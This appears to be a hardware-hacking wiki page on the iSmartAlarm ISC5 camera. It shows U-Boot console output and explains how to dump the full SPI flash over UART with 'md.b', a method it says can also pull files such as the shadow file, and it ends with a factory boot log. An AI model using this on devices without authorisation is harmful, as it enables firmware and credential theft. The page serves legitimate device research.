NOTE: HOLD KEY (E.G. ENTER) WHILE RESTARTING THE DEVICE TO ACCESS THE BOOTLAODER

U-Boot 2011.09 (May 22 2015 - 16:07:40)

DRAM:  64 MiB
MMC:   SD Card not detect
mmci_host_init error - -1

SPI FLASH: 16 MB
In:    serial
Out:   serial
Err:   serial
GPIO[2] is high
GPIO[2] is high
GPIO[2] is high
Hit any key to stop autoboot:  0


sonix #
sonix # ?

?       - alias for 'help'
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
devinfo - devinfo
dump    - dump image
erase   - erase FLASH memory
eraseetc- eraseetc
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls   - list files in a directory (default /)
fatupdate- update firmware from fat32 filesystem
flinfo  - print FLASH memory information
go      - start application at address 'addr'
help    - print command description/usage
hwcrc16 - hwcrc16 - hardware crc16 calculate

loadb   - load binary file over serial line (kermit mode) and update to flash
loadkernel- loadkernel
loady   - load binary file over serial line (ymodem mode) and update to flash
md      - memory display
mm      - memory modify (auto-incrementing address)
mmc     - MMC sub system
mmcinfo - display MMC info
mtest   - simple RAM read/write test
mw      - memory write (fill)
nand    - NAND sub-system
nm      - memory modify (constant address)
printenv- print environment variables
protect - enable or disable FLASH write protection
reset   - Perform RESET of the CPU
saveenv - save environment variables to persistent storage
setenv  - set environment variables
spi     - spi - Serial Flash sub-system
tftpboot- boot image via network using TFTP protocol
update  - update image, u-env, factory, u-logo, user, kernel, rootfs-r, rootfs-rw
usb     - USB sub-system
usbboot - boot from USB device
verify  - verify image, flash-info, hw-setting, flash-layout, u-boot, rescue, user, factory, kernel, rootfs-r, u-env
version - print monitor, compiler and linker version


sonix # bdinfo

arch_number = 0x0000067D
boot_params = 0x00000100
DRAM bank   = 0x00000000
-> start    = 0x00000000
-> size     = 0x04000000
ethaddr     = 00:B0:27:08:90:14
ip_addr     = 10.19.1.194
baudrate    = 115200 bps
TLB addr    = 0x03FF0000
relocaddr   = 0x03D7A000
reloc off   = 0x0207A000
irq_sp      = 0x03D19F60
sp start    = 0x03D19F50
FB base     = 0x03DF0000


sonix # devinfo

## Device Info Starting ...
Flash-Type=SPI

SPI : u-boot/factory/kernel/rootfs-r/rootfs-rw/user/u-logo
hw-setting=0x00000000,0x00000FFF
u-boot=0x00001000,0x0005FFFF
u-env=0x00060000,0x0007EFFF
flash-layout=0x0007F000,0x0007FFFF
factory=0x00080000,0x000BFFFF
kernel=0x000C0000,0x003BFFFF
rootfs-r=0x003C0000,0x00ABFFFF
rootfs-rw =0x00EC0000,0x00FBFFFF
user=0x00FC0000,0x00FFFFFF
u-logo=0x00000000,0x00000000
rescue=0x00AC0000,0x00EBFFFF
u-boot.ver=u-boot-2011-09
u-boot.tm=
factory.ver=SN98600_1.20_P2P_tstream_033a_20150522_1604
factory.tm=2016-03-09 19:04
kernel.ver=SN98600_1.20_P2P_tstream_033a_20150522_1604
kernel.tm=2017-07-04 18:19
user.ver=SN98600_1.20_P2P_tstream_005d_20141015_1243
user.tm=2014-10-20 09:28
rootfs-r.ver=SN98600_1.20_P2P_tstream_033a_20150522_1604
rootfs-r.tm=2017-07-04 18:20
## Device Info End, rc = 0x0


sonix # printenv

baudrate=115200
bootargs=console=ttyS0,115200 root=/dev/mtdblock2 init=/linuxrc mem=64M isp=7M vc=12M vo=0M mtdparts=snx-spi:768k(uboot),3M(kernel),7M(rootfs),4M(rescue),1M(etc),256K(userconfig)
bootcmd=loadkernel 0x00007FFC 0x0;bootm 0x00008000
bootdelay=0
bootfile=uImage
ethaddr=00:B0:27:08:90:14
gatewayip=10.19.1.254
ipaddr=10.19.1.194
netmask=255.255.254.0
netretry=3
serverip=172.18.101.141
stderr=serial
stdin=serial
stdout=serial

Environment size: 468/131068 bytes


sonix # version

U-Boot 2011.09 (May 22 2015 - 16:07:40)
arm-linux-gcc (SONiX GCC-4.5.2 Release 2011-12-06) 4.5.2
GNU ld (GNU Binutils) 2.22
sonix #
Change Boot Delay
bootdelay is set to 0. In order to change this, enter U-Boot as described before, then execute the following commands:# Set Bootdelay
setenv bootdelay 5
# OR: Remove Bootdelay
# setenv bootdelay
# Persists Configuration
saveenv
Memory Dump
The md command can be used to display memory contents both as hexadecimal and ASCII data. (UBootCmdMd) The md method can be used to extract the firmware via UART, by dumping the complete or a distinct memory space. In the following the ISmartAlarm® ISC5 SPOT IP-Camera will be used as example using screen to save the memory dump to a log file. In this example, screen /dev/tty.usbserial-1410 115200 was used to access the TTY and the CTRL-a H (log) key binding has been used to start logging of the current window to the file "screenlog.n". (See: man screen). So, after the serial line and logging is ready, the memory layout must be identified. This is possible using the mtdparts, devinfo or printenv command (and more) if available or through identification of the chip and calculating the memory space based on the chip's capacity. Alternaively the mtdparts may be printed in the bootlogs or can be accessed if access to a Linux shell has already been acquired via /proc/mtdparts
=> help md
md - memory display

Usage:
md [.b, .w, .l] address [# of objects]
sonix # version
U-Boot 2011.09 (May 22 2015 - 16:07:40)
arm-linux-gcc (SONiX GCC-4.5.2 Release 2011-12-06) 4.5.2
GNU ld (GNU Binutils) 2.22

sonix # ?
?       - alias for 'help'
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
devinfo - devinfo
dump    - dump image
erase   - erase FLASH memory
eraseetc- eraseetc
fatinfo - print information about filesystem
fatload - load binary file from a dos filesystem
fatls   - list files in a directory (default /)
fatupdate- update firmware from fat32 filesystem
flinfo  - print FLASH memory information
go      - start application at address 'addr'
help    - print command description/usage
hwcrc16 - hwcrc16 - hardware crc16 calculate
loadb   - load binary file over serial line (kermit mode) and update to flash
loadkernel- loadkernel
loady   - load binary file over serial line (ymodem mode) and update to flash
md      - memory display
mm      - memory modify (auto-incrementing address)
mmc     - MMC sub system
mmcinfo - display MMC info
mtest   - simple RAM read/write test
mw      - memory write (fill)
nand    - NAND sub-system
nm      - memory modify (constant address)
printenv- print environment variables
protect - enable or disable FLASH write protection
reset   - Perform RESET of the CPU
saveenv - save environment variables to persistent storage
setenv  - set environment variables
spi     - spi - Serial Flash sub-system
tftpboot- boot image via network using TFTP protocol
update  - update image, u-env, factory, u-logo, user, kernel, rootfs-r, rootfs-rw
usb     - USB sub-system
usbboot - boot from USB device
verify  - verify image, flash-info, hw-setting, flash-layout, u-boot, rescue, user, factory, kernel, rootfs-r, u-env
version - print monitor, compiler and linker version
mem=64M
mtdparts=snx-spi:
768k(uboot)
3M(kernel)
7M(rootfs)
4M(rescue)
1M(etc)
256K(userconfig)

loadkernel 0x00007FFC 0x0;
bootm 0x00008000

0x00000000,0x00000000 (u-logo)
0x00000000,0x00000FFF (hw-setting)
0x00001000,0x0005FFFF (u-boot)
0x00060000,0x0007EFFF (u-env)
0x0007F000,0x0007FFFF (flash-layout)
0x00080000,0x000BFFFF (factory)
0x000C0000,0x003BFFFF (kernel)
0x003C0000,0x00ABFFFF (rootfs-r)
0x00AC0000,0x00EBFFFF (rescue)
0x00EC0000,0x00FBFFFF (rootfs-rw)
0x00FC0000,0x00FFFFFF (user)
The example device uses an 64MB SOP8 SPI chip to store the firmware. Based on the mtdparts, the memory space is 0x00000000-0x00FFFFFF. this may be adapted to extract only a specific MTD partition. It is even possible to extract single files, like the shadow file, if the right memory address can be identified. It took 2 hours for extracting 64MB via UART. Additionnally, the device restarted automatically after 5min. This could be solved by monitoring the status and relaunching the memory dump from the last successfully received Byte. In any case, screenlog must be santized before continuing, by removing any additional text, which is not related to the actual memory dump. The actual command for extracting the whole memory is listed below. The .b output format is required for the next step.
=> md.b 0x0 0xFFFFFF
00000000: 0e 00 00 ea 80 6b d9 03 c4 6b d9 03 94 6b d9 03    .....k...k...k..
00000010: c8 6b d9 03 fc 5b d8 03 14 f0 9f e5 14 f0 9f e5    .k...[..........
00000020: 04 04 00 00 00 00 00 00 14 04 00 00 24 04 00 00    ............$...
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000040: 00 00 0f e1 1f 00 c0 e3 d3 00 80 e3 00 f0 2f e1    ............../.

[...]
With this format, each line consits of 78 characters including the newline. This results in 78 Bytes transmitted, which effectivly represent only 16 Byte of Data, leading to an 80% overhead. It is obvious, that the the memory dump format is not usuable as is. The dump must be parse to get the original binary dump. For this [ https://github.com/gmbnomis/uboot-mdb-dump uboot-mdb-dump] script can be used.
python3 uboot_mdb_to_image.py < memory_dump.txt > memory_dump.bin
Bootlog (Factory Default)
U-Boot 2011.09 (May 22 2015 - 16:07:40)

DRAM:  64 MiB
MMC:   SD Card not detect
mmci_host_init error - -1

SPI FLASH: 16 MB
In:    serial
Out:   serial
Err:   serial
GPIO[2] is high
GPIO[2] is high
GPIO[2] is high
Hit any key to stop autoboot:  0
roofsr size = 0x63b070
## Booting kernel from Legacy Image at 00008000 ...
   Image Name:   Linux-2.6.35.12
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2947968 Bytes = 2.8 MiB
   Load Address: 00008000
   Entry Point:  00008040
   Verifying Checksum ... OK
   XIP Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.
Linux version 2.6.35.12 (fedora@localhost.localdomain) (gcc version 4.5.2 (SONiX GCC-4.5.2 Release 2011-12-06) ) #4 Tue Feb 14 21:56:47 PST 2017
CPU: ARM926EJ-S [41069265] revision 5 (ARMv5TEJ), cr=00057177
CPU: VIVT data cache, VIVT instruction cache
Machine: SONiX SN98600 Development Platform
Memory policy: ECC disabled, Data cache writeback
CPU: found ITCM 16k @ ffff4000, enabled
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 16256
Kernel command line: console=ttyS0,115200 root=/dev/mtdblock2 init=/linuxrc mem=64M isp=7M vc=12M vo=0M mtdparts=snx-spi:768k(uboot),3M(kernel),7M(rootfs),4M(rescue),1M(etc),256K(userconfig)
PID hash table entries: 256 (order: -2, 1024 bytes)
Dentry cache hash table entries: 8192 (order: 3, 32768 bytes)
Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
Memory: 64MB = 64MB total
Memory: 40116k/40116k available, 25420k reserved, 0K highmem
Virtual kernel memory layout:
    vector  : 0xffff0000 - 0xffff1000   (   4 kB)
    fixmap  : 0xfff00000 - 0xfffe0000   ( 896 kB)
    DMA     : 0xffa00000 - 0xffe00000   (   4 MB)
    vmalloc : 0xc4800000 - 0xe0000000   ( 440 MB)
    lowmem  : 0xc0000000 - 0xc4000000   (  64 MB)
    modules : 0xbf000000 - 0xc0000000   (  16 MB)
      .init : 0xc0008000 - 0xc0024000   ( 112 kB)
      .text : 0xc0024000 - 0xc04be000   (4712 kB)
      .data : 0xc04dc000 - 0xc0505a80   ( 167 kB)
SLUB: Genslabs=11, HWalign=32, Order=0-3, MinObjects=0, CPUs=1, Nodes=1
Hierarchical RCU implementation.
	RCU-based detection of stalled CPUs is disabled.
	Verbose stalled-CPUs detection is disabled.
NR_IRQS:96
Console: colour dummy device 80x30
console [ttyS0] enabled
Calibrating delay loop... 179.40 BogoMIPS (lpj=897024)
pid_max: default: 32768 minimum: 301
Mount-cache hash table entries: 512
CPU: Testing write buffer coherency: ok
NET: Registered protocol family 16
0x00700000 bytes system memory reserved for isp device at 0x005b9000
0x00c00000 bytes system memory reserved for vc device at 0x00cb9000
bio: create slab <bio-0> at 0
SCSI subsystem initialized
usbcore: registered new interface driver usbfs
usbcore: registered new interface driver hub
usbcore: registered new device driver usb
Linux media interface: v0.10
Linux video capture interface: v2.00
Advanced Linux Sound Architecture Driver Version 1.0.23.
cfg80211: Calling CRDA to update world regulatory domain
Switching to clocksource ft_clocksource
NET: Registered protocol family 2
IP route cache hash table entries: 1024 (order: 0, 4096 bytes)
TCP established hash table entries: 2048 (order: 2, 16384 bytes)
TCP bind hash table entries: 2048 (order: 1, 8192 bytes)
TCP: Hash tables configured (established 2048 bind 2048)
TCP reno registered
UDP hash table entries: 256 (order: 0, 4096 bytes)
UDP-Lite hash table entries: 256 (order: 0, 4096 bytes)
NET: Registered protocol family 1
RPC: Registered udp transport module.
RPC: Registered tcp transport module.
RPC: Registered tcp NFSv4.1 backchannel transport module.
exFAT: Version 1.2.9
JFFS2 version 2.2. (NAND) © 2001-2006 Red Hat, Inc.
fuse init (API version 7.14)
msgmni has been set to 78
async_tx: api initialized (async)
io scheduler noop registered
io scheduler deadline registered (default)
SONIX UART driver, (c) 2013 Sonix
snx_uart.0: ttyS0 at MMIO 0x98a00000 (irq = 8) is a SONiX
snx_uart.1: ttyS1 at MMIO 0x98b00000 (irq = 10) is a SONiX
brd: module loaded
loop: module loaded
6 cmdlinepart partitions found on MTD device snx-spi
Creating 6 MTD partitions on "snx-spi":
0x000000000000-0x0000000c0000 : "uboot"
0x0000000c0000-0x0000003c0000 : "kernel"
0x0000003c0000-0x000000ac0000 : "rootfs"
0x000000ac0000-0x000000ec0000 : "rescue"
0x000000ec0000-0x000000fc0000 : "etc"
0x000000fc0000-0x000001000000 : "userconfig"
snx_spi_init register
PPP generic driver version 2.4.2
PPP Deflate Compression module registered
PPP BSD Compression module registered
SONiX Ethernet driver, (c) 2013 Sonix
eth0: Dropping NETIF_F_SG since no checksum feature.
snx_mac: SNX Ethernet MAC controller at 0x90500000 (irq = 17) 00:b0:27:08:90:14.
10 Mbps HalfDuplex (Auto Negotiation)
usbcore: registered new interface driver catc
catc: v2.8:CATC EL1210A NetMate USB Ethernet driver
usbcore: registered new interface driver r8152
usbcore: registered new interface driver zd1211rw
ehci_hcd: USB 2.0 'Enhanced' Host Controller (EHCI) Driver
snx_ehci snx_ehci.0: snx_ehci
snx_ehci snx_ehci.0: new USB bus registered, assigned bus number 1
snx_ehci snx_ehci.0: irq 24, io mem 0x90800000
snx_ehci snx_ehci.0: USB 0.0 started, EHCI 0.96
usb usb1: New USB device found, idVendor=1d6b, idProduct=0002
usb usb1: New USB device strings: Mfr=3, Product=2, SerialNumber=1
usb usb1: Product: snx_ehci
usb usb1: Manufacturer: Linux 2.6.35.12 ehci_hcd
usb usb1: SerialNumber: sonix-ehci
hub 1-0:1.0: USB hub found
hub 1-0:1.0: 1 port detected
Initializing USB Mass Storage driver...
usbcore: registered new interface driver usb-storage
USB Mass Storage support registered.
usbcore: registered new interface driver usbserial
USB Serial support registered for generic
usbcore: registered new interface driver usbserial_generic
usbserial: USB Serial Driver core
USB Serial support registered for GSM modem (1-port)
usbcore: registered new interface driver option
option: v0.7.2:USB Driver for GSM modems
USB Serial support registered for pl2303
usbcore: registered new interface driver pl2303
pl2303: Prolific PL2303 USB to serial adaptor driver
mice: PS/2 mouse device common for all mice
i2c /dev entries driver
SONIX SNX I2C adapter driver, (c) 2012 Sonix
snx_i2c.0: SNX I2C0 controller at 0x98300000 (irq = 1)
snx_i2c.1: SNX I2C1 controller at 0x98400000 (irq = 2)
snx_hdma snx_hdma: SNX AHB DMA Controller (memcpy memset), 4 channels
SNX AHB DMA driver register
usbcore: registered new interface driver hiddev
usbcore: registered new interface driver usbhid
usbhid: USB HID core driver
usbcore: registered new interface driver snd-usb-audio
ALSA device list:
  No soundcards found.
IPv4 over IPv4 tunneling driver
GRE over IPv4 tunneling driver
ip_tables: (C) 2000-2006 Netfilter Core Team
TCP cubic registered
NET: Registered protocol family 10
lo: Disabled Privacy Extensions
tunl0: Disabled Privacy Extensions
IPv6 over IPv4 tunneling driver
sit0: Disabled Privacy Extensions
ip6tnl0: Disabled Privacy Extensions
NET: Registered protocol family 17
lib80211: common routines for IEEE802.11 drivers
i2c_gpio i2c_gpio.2: using pins 16 (SDA) and 15 (SCL, no clock stretching)
VFS: Mounted root (cramfs filesystem) readonly on device 31:2.
Freeing init memory: 112K
hub 1-0:1.0: /run/media/fedora/software/snx_sdk/kernel/linux-2.6.35.12/src/drivers/usb/core/hub.c 3347: state 7 ports 1 chg 0002 evt 0000
hub 1-0:1.0: port 1, status 0501, change 0000, 480 Mb/s
Create device file
usb 1-1: new high speed USB device using snx_ehci and address 2
usb 1-1: New USB device found, idVendor=04b4, idProduct=6570
usb 1-1: New USB device strings: Mfr=0, Product=1, SerialNumber=0
usb 1-1: Product: USB2.0 Hub
hub 1-1:1.0: USB hub found
hub 1-1:1.0: 4 ports detected
hub 1-1:1.0: /run/media/fedora/software/snx_sdk/kernel/linux-2.6.35.12/src/drivers/usb/core/hub.c 3347: state 7 ports 4 chg 0004 evt 0000
hub 1-1:1.0: port 2, status 0101, change 0000, 12 Mb/s
snx_crypto driver loaded.
sonix crypto diver register
sonix_nvram_init
Init nvram id: 1303281516
Init nvram_crc id: 0x6848
nvram_check crc = 6848 crc_ref = 6848
SONIX Kernel NVRAM initialized

starting pid 516, tty '': '/usr/bin/pars_diff 10'
remove only in etc size = 10
2
1
run mode = 0,0
run in normal boot
VERSIZE = 64
 --- mtd status-
mtdblock2
now is run on _FWORI
usb 1-1.2: new high speed USB device using snx_ehci and address 3
usb 1-1.2: New USB device found, idVendor=0a5c, idProduct=bd1e
usb 1-1.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-1.2: Product: Remote Download Wireless Adapter
usb 1-1.2: Manufacturer: Broadcom
usb 1-1.2: SerialNumber: 000000000001
6144+0 records in
6144+0 records out
3145728 bytes (3.0MB) copied, 1.663769 seconds, 1.8MB/s
hub 1-1:1.0: /run/media/fedora/software/snx_sdk/kernel/linux-2.6.35.12/src/drivers/usb/core/hub.c 3347: state 7 ports 4 chg 0000 evt 0004
kernel_size = 2cfbc0
/tmp/now_version
diff: can't stat '/etc/SNIP39/SNIP39_VERSION.conf': No such file or directory
xxxxxx-No Need todo ETC Update-xxxxxx

starting pid 534, tty '': '/etc/init.d/rcS'
Load drivers...
Sonix GPIO Driver
Load video drivers...
Load audio drivers...
snx_sd_initial:1011: SD initialisation done.
snx_sd_initial:1011: SD initialisation done.
version: 0.2
argv=-n
nvfn=/usr/share/WUBB-738GN_4.2/Wi-Fi/nvram_wubb-743gn.nvm
argv=/usr/share/WUBB-738GN_4.2/Wi-Fi/cooee.bin.trx
fwfn=/usr/share/WUBB-738GN_4.2/Wi-Fi/cooee.bin.trx
argv=-C
cnt=10
Vendor 0x4b4 ID 0x6570
Vendor 0xa5c ID 0xbd1e
claiming interface 0
Found device: vend=0xa5c prod=0xbd1e
ID : Chip 0xa887 Rev 0x2 RamSize 458752 RemapBase 0x60000000 BoSNX_AUDIO: driver register.
ardType 0 BoardRev 0
Final fw_path=/usr/share/WUBB-738GN_4.2/Wi-Fi/cooee.bin.trx
Final nv_path=/usr/share/WUBB-738GN_4.2/Wi-Fi/nvram_wubb-743gn.nvm
soc-camera-pdrv soc-camera-pdrv.0: Probing soc-camera-pdrv.0
SNX_SIGMA: adc submod driver init ok.
ar0330 stop streaming
ar0130 0-0030: ar0130 Product ID 2402
SNX_R2R: dac submod driver init ok.
File Length: 370020
start
ar0130 start streaming
rdl.state 0x4
elapsed download time 0.355542
libusb:error [op_get_config_descriptor] open '/dev/bus/usb/001/001' failed, ret=-1 errno=2
libusb-compat error: usb_find_devices: couldn't initialize device 1.1 (error -5)
Vendor 0x4b4 ID 0x6570
Vendor 0xa5c ID 0xbd1e
No devices found
Error: usbdev_find ... cnt=0

get max fps from IQ.bin is 0, set max fps to 30firmware: IQ.bin OK!
hub 1-1:1.0: /run/media/fedora/software/snx_sdk/kernel/linux-2.6.35.12/src/drivers/usb/core/hub.c 3347: state 7 ports 4 chg 0000 evt 0004
hub 1-1:1.0: port 2, status 0101, change 0001, 12 Mb/s
usb 1-1.2: USB disconnect, address 3
snx_isp snx_isp.0: ISP Camera driver loaded
snx_vc snx_vc: sonix_vc device registered as /dev/video1
snx_vc snx_vc: sonix_vc device registered as /dev/video1
snx_vc snx_vc: sonix_vc device registered as /dev/video2
snx_vc snx_vc: sonix_vc device registered as /dev/video2
usb 1-1.2: new high speed USB device using snx_ehci and address 4
usb 1-1.2: New USB device found, idVendor=0a5c, idProduct=0bdc
usb 1-1.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-1.2: Product: BCMUSB 802.11 Wireless Adapter
usb 1-1.2: Manufacturer: Broadcom
usb 1-1.2: SerialNumber: 18776
hub 1-1:1.0: /run/media/fedora/software/snx_sdk/kernel/linux-2.6.35.12/src/drivers/usb/core/hub.c 3347: state 7 ports 4 chg 0000 evt 0004
libusb:error [op_get_config_descriptor] open '/dev/bus/usb/001/001' failed, ret=-1 errno=2
libusb-compat error: usb_find_devices: couldn't initialize device 1.1 (error -5)
Vendor 0x4b4 ID 0x6570
No devices found
Error: usbdev_find ... cnt=1
libusb:error [op_get_config_descriptor] open '/dev/bus/usb/001/001' failed, ret=-1 errno=2
libusb-compat error: usb_find_devices: couldn't initialize device 1.1 (error -5)
Vendor 0x4b4 ID 0x6570
Vendor 0xa5c ID 0xbdc
dhd_module_init: Enter
high speed device detected
dhd_attach(): thread:dhd_sysioc:250 started
Broadcom Dongle Host Driver: register interface [wlan0] MAC: 00:90:4c:11:22:33
dbus_usb_resetcfg: download done 200 ms postboot chip 0xa123/rev 0x1
DBUS: vid=0xa5c pid=0xbdc devid=0x4322 bustype=0x0 mtu=512
usbcore: registered new interface driver dbus_usbdev

Dongle Host Driver, version 1.88.56.3.2 (r)
Compiled in drivers/net/wireless/bcmdhd on Jul  4 2017 at 06:00:10
dhd_module_init: Exit err=0
Set hostname ...
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
right_count=2  value=1 last_value=1
not in singleboard test

starting pid 603, tty '/dev/ttyS0': '/sbin/getty -L ttyS0 115200 vt100'


iSmartAlarm login: hello Guozhixin OKOKOKOKOKOKOKOKOK
msg_queue_remove_by_key_a: No such file or directory
msg_queue_remove_by_key_a: No such file or directory
msg_queue_remove_by_key_a: No such file or directory
logserver version: 1.2
item = 0
item = Device_State get
INIT App INFO XXXXXXXXXXXXXXXXXXXXXXXXXX
uuuuuuuuuuuuuuuuuuuuu000
sonix test!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
serialport_open success
serialport_open: success
___________________________________Donot Copy IQ.bin________________________________
************************************************************************************
Cam_camera_version ret ..............= 0, MX238&&&&&&&&&
************************************************************************************
++++++++++++++++++++++++++++++14
20743344
++++++++++++++++++++++++++++++14
i2c read 25 time
ret = -1, 0, 0, 0, 0
usb_find_busses ret=2
libusb:error [op_get_config_descriptor] open '/dev/bus/usb/001/001' failed, ret=-1 errno=2
usb_find_devices ret=2
g_stConfigTable[0] Wifi_Mode = 111111111111111111
g_stConfigTable[0] Wifi_Mode = D
g_stConfigTable[1] Wifi_Active = 111111111111111111
g_stConfigTable[1] Wifi_Active = y
g_stConfigTable[2] Wifi_IP = 111111111111111111
g_stConfigTable[2] Wifi_IP = 192.168.1.68
g_stConfigTable[3] Wifi_Subnet = 111111111111111111
g_stConfigTable[3] Wifi_Subnet = 255.255.255.0
g_stConfigTable[4] Wifi_Gateway = 111111111111111111
g_stConfigTable[4] Wifi_Gateway = 192.168.1.1
g_stConfigTable[5] Wifi_DNS = 111111111111111111
g_stConfigTable[5] Wifi_DNS = 192.168.1.1
g_stConfigTable[6] Wired_IP = 111111111111111111
g_stConfigTable[6] Wired_IP = 192.168.1.68
g_stConfigTable[7] Wired_Mode = 111111111111111111
g_stConfigTable[7] Wired_Mode = D
g_stConfigTable[8] Wired_Subnet = 111111111111111111
g_stConfigTable[8] Wired_Subnet = 255.255.255.0
g_stConfigTable[9] Wired_Gateway = 111111111111111111
g_stConfigTable[9] Wired_Gateway = 192.168.1.1
g_stConfigTable[10] Wired_DNS = 111111111111111111
g_stConfigTable[10] Wired_DNS = 192.168.1.1
g_stConfigTable[11] Alarm_Motion_Switch = 111111111111111111
g_stConfigTable[11] Alarm_Motion_Switch = n
g_stConfigTable[12] Aladhd_open: Enter c3fa5c00
rm_Motion_Sensitivity =
Dongle Host Driver, version 1.88.56.3.2 (r)
Compiled in drivers/net/wireless/bcmdhd on Jul  4 2017 at 06:00:10
111111111111111111
g_stCdhd_dbus_state_change: DBUS current state=2
onfigTable[12] Alarm_Motion_Sensitivity = 5
g_stConfigTable[13] Alarm_MFirmware up: op_mode=0x0001, Broadcom Dongle Host Driver mac=e0:76:d0:3c:49:58
otion_Region = 111111111111111111
g_stConfigTable[13] Alarm_Motion_Region = 0,0;0,0
g_stConfigTpktpool_init, len = 1.
able[14] Alarm_Audio_Swi000000.001
tch = 111111111111111111RTE (USB-SDIO-CDC) 6.10.198.52_r33 (r1961) on BCM43143 r2 @ 20.0/97.0/97.0MHz

g_stConfigTable[14] Al000000.002 ei 1, ebi 2, ebo 1
arm_Audio_Switch = n
g_000000.006 reclaim section 0: Returned 40511 bytes to the heap
stConfigTable[15] Alarm_000000.016 wlc_lcn40phy_txpwr_srom_read, set edon edoff for ce
Audio_Sensitivity = 1111000000.023 get nothing from nv set txbcn timeout 3
11111111111111
g_stConf000000.025 wl0: Broadcom BCM43143 802.11 Wireless Controller 6.10.198.52_r33 (r1961)
igTable[15] Alarm_Audio_000000.047 TCAM: 256 used: 31 exceed:0
Sensitivity = 5
g_stCon000000.048 reclaim section 1: Returned 55844 bytes to the heap
figTable[16] Alarm_Audio000000.048 pktpool_fill, psize = 9, len = 1,
_SmokeYXMOD = 1111111111000000.048 pktpool_add, p = 0004f418,
11111111
g_stConfigTabl000000.049 pktpool_add, p = 0004ec90,
e[16] Alarm_Audio_SmokeY000000.049 pktpool_add, p = 0004e508,
XMOD = 200
g_stConfigTa000000.049 pktpool_add, p = 0004dd80,
ble[17] Alarm_pir_Switch000000.049 pktpool_add, p = 0004d5f8,
 = 111111111111111111
g000000.049 pktpool_add, p = 0004ce70,
_stConfigTable[17] Alarm000000.049 pktpool_add, p = 0004c6e8,
_pir_Switch = n
g_stCon000000.049 pktpool_add, p = 0004bf60,
figTable[18] Light_Net = 111111111111111111
g_stConfigTable[18] Light_Net = y
g_stConfigTable[19] Light_Night = 111111111111111111
g_stConfigTable[19] Light_Night = y
g_stConfigTable[20] Video_IPS = 111111111111111111
g_stConfigTable[2Firmware version = wl0: Jul 10 2015 11:40:03 version 6.10.198.52_r33 (r1961) FWID 01-32bd010c es4.c3.n4.a2
0] Video_IPS = 30
g_stCodhd_wlfc_init(): successfully enabled bdcv2 tlv signaling, 79
nfigTable[21] Video_Bright = 111111111111111111
g_stConfigTable[21] Video_Bright = 1
g_stConfigTable[22] Video_Constract = 111111111111111111
g_stConfigTable[22] Video_Constract = 3
g_stConfigTable[23] Video_Hflip = 111111111111111111
g_stConfigTable[23] Video_Hflip = 1
g_stConfigTable[24] Video_Vflip = 111111111111111111
g_stConfigTable[24] Video_Vflip = 1
g_stConfigTable[25] Video_Rate = 111111111111111111
g_stConfigTable[25] Video_Rate = 50
g_stConfigTable[26] Video_Sample = 111111111111111111
g_stConfigTable[26] Video_Sample = 10
g_stConfigTable[27] Video_OSD = 11111111111111111000010.037 pktpool_fill, psize = 36, len = 9,
1
g_stConfigTable[27] V000010.037 pktpool_add, p = 0004aad4,
ideo_OSD = n
g_stConfig000010.037 pktpool_add, p = 0004a34c,
Table[28] Audio_Channel 000010.037 pktpool_add, p = 00049bc4,
= 111111111111111111
g_000010.037 pktpool_add, p = 0004943c,
stConfigTable[28] Audio_000010.037 pktpool_add, p = 00048cb4,
Channel = 1
g_stConfigT000010.037 pktpool_add, p = 0004852c,
able[29] Audio_Sample = 000010.037 pktpool_add, p = 00047da4,
111111111111111111
g_st000010.037 pktpool_add, p = 0004761c,
ConfigTable[29] Audio_Sa000010.037 pktpool_add, p = 00046e94,
mple = 8000
g_stConfigT000010.037 pktpool_add, p = 0004670c,
able[30] Audio_Volume = 000010.037 pktpool_add, p = 00045f84,
111111111111111111
g_st000010.038 pktpool_add, p = 000457fc,
ConfigTable[30] Audio_Vo000010.038 pktpool_add, p = 00045074,
lume = 1
g_stConfigTabl000010.038 pktpool_add, p = 000448ec,
e[31] Device_State = 111000010.038 pktpool_add, p = 00044164,
111111111111111
g_stCon000010.038 pktpool_add, p = 000439dc,
figTable[31] Device_Stat000010.038 pktpool_add, p = 00043254,
e = u
g_stConfigTable[3000010.038 pktpool_add, p = 00042acc,
2] Config_Version = 1111000010.038 pktpool_add, p = 00042344,
11111111111111
g_stConf000010.038 pktpool_add, p = 0006af88,
igTable[32] Config_Versi000010.038 pktpool_add, p = 0006a800,
on = 2.4.9.6
g_stConfig000010.038 pktpool_add, p = 0006a078,
Table[33] HW_Version = 1000010.038 pktpool_add, p = 000698f0,
11111111111111111
g_stC000010.038 pktpool_add, p = 00069168,
onfigTable[33] HW_Versio000010.038 pktpool_add, p = 000689e0,
n = 0.0.0.0
g_stConfigT000010.039 pktpool_add, p = 00068258,
able[34] SW_Version = 11000010.039 pktpool_add, p = 00067ad0,
1111111111111111
g_stConfigTable[34] SW_Version = 0.0.0.0
g_stConfigTable[35] Server_URL = 111111111111111111
g_stConfigTable[35] Server_URL dhd_open: Exit ret=0
= api.ismartalarm.com
g_stConfigTable[36] P2p_UID = 111111111111111111
g_stConfigTable[36] P2p_UID =
g_stConfigTable[37] Camera_Type = 111111111111111111
g_stConfigTable[37] Camera_Type = iSC5
g_stConfigTable[38] Camera_Mqtt_Server = 111111111111111111
g_stConfigTable[38] Camera_Mqtt_Server = bzy.ismartalarm.com
init_flash_config_parameters  END
 111111111111111111111111111111111
read file failed param failed /etc/config/.wifissid
111111111111111111111111111111111
read file failed param failed /etc/config/.wifipasswd
111111111111111111111111111111111
